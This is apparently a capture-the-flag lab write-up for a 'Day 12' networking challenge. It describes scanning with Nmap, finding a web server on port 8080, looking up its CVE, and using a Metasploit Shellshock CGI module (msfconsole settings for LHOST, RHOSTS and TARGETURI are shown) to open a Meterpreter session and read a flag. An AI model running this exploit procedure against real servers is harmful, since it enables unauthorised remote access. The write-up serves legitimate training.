
Day 12 - Networking Ready, set, elf.


Tool Used: Kali Linux, firefox, metasploit framework, Nmap


Solution/walkthrough:


<u>Q1</u>



By using Nmap on the machine, 4 ports are found.









Try the ports, and port 8080 is found that leads us to a web server. The version number of the web server is found.

Q2



Search CVE by using https://cve.mitre.org/.



The result shows the CVE that can be used.

<u>Q3</u>



Activate metasploit framework, search for the module with the CVE just found.

Use the module provided. The module requires the value of RHOSTS, LHOST TARGETURI. Set it with self host, the virtual machine IP, and the modified url as shown.

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```

Run the exploit to get a Meterpreter connection.

A flag.txt is revealed. Read it and capture the flag.

<u>Q4</u>

```
msf5 exploit(multi/http/spache_mod_cgi_bash_env_exec) > set LHOST 10.0.0.10
LHOST \Rightarrow 10.0.0.10
msf5 exploit(multi/http/spache_mod_cgi_bash_env_exec) > set RHOSTS 10.0.0.1
RHOSTS \Rightarrow 10.0.0.1
msf5 exploit(multi/http/spache_mod_cgi_bash_env_exec) > set TARGETURI http://10.0.0.1/cgi-bin/systeminfo.sh
TARGETURI \Rightarrow http://10.0.0.1/cgi-bin/systeminfo.sh
msf5 exploit(multi/http/spache_mod_cgi_bash_env_exec) > \textbf{\textit{ }}
```

As shown in the screenshot.